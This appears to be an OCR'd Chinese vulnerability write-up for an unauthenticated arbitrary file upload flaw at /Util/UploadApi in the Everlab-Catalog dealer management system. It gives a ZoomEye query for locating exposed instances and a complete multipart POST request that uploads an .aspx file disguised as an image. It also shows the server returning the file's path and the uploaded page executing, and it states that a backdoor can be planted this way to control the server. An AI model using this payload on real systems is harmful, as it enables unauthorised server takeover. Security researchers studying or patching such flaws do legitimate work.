
E3-1Everlab-Catalog-经销商管理系统-文件上传

漏洞描述：

Everlab-Catalog经销商管理系统/Util/UploadApi接口处存在任意文件上传漏洞，未经授权的攻击者可上传任意后门文件，进而控制整个服务器。

网站图片：


everlab™
Everlab-Catalog经销商管理后台
登 录
注册邮箱
密码
验证码
L8GU
□ 下次自动登录
忘记密码？
登录
Powered by EverLab.net
© 2008-2023 Beijing Cobazaar Information Technology Co., Lt

网络测绘：

fofa语法：


钟馗之眼：app:"Everlab Catalog"

漏洞复现：

payload：

```
POST /Util/UploadApi HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/115.0
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=59229605f98b8cf290a7b8908b34616b
Upgrade-Insecure-Requests: 1

--59229605f98b8cf290a7b8908b34616b
Content-Disposition: form-data; name="Filedata"; filename="1.aspx"
Content-Type: image/jpeg

<% Response.Write("Hello, World") %>
--59229605f98b8cf290a7b8908b34616b--
```

效果图:




```
POST /Util/UploadApi HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/115.0
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=59229605f98b8cf290a7b8908b34616b
Upgrade-Insecure-Requests: 1

--59229605f98b8cf290a7b8908b34616b
Content-Disposition: form-data; name="Filedata"; filename="1.aspx"
Content-Type: image/jpeg

<% Response.Write("Hello, World") %>
--59229605f98b8cf290a7b8908b34616b--
```

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: application/json; charset=ut
Server: Microsoft-IIS/8.5
X-AspNetMvc-Version: 3.0
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Access-Control-Allow-Headers: Content-Type
Access-Control-Allow-Methods: GET, POST, PU
Access-Control-Allow-Origin: *
Date: Thu, 28 Dec 2023 08:32:18 GMT
Content-Length: 230

{"Results":"/upload/2023/12/28/98f9abc4-71
"Size":36,"CreatedTime":"\/Date(1703752338
```

回显了完整路径

验证



[redacted]/upload/2023/12/28/98f9abc4-71c7-4bb6-af3a-e76bfd2b19b6.aspx

Hello, World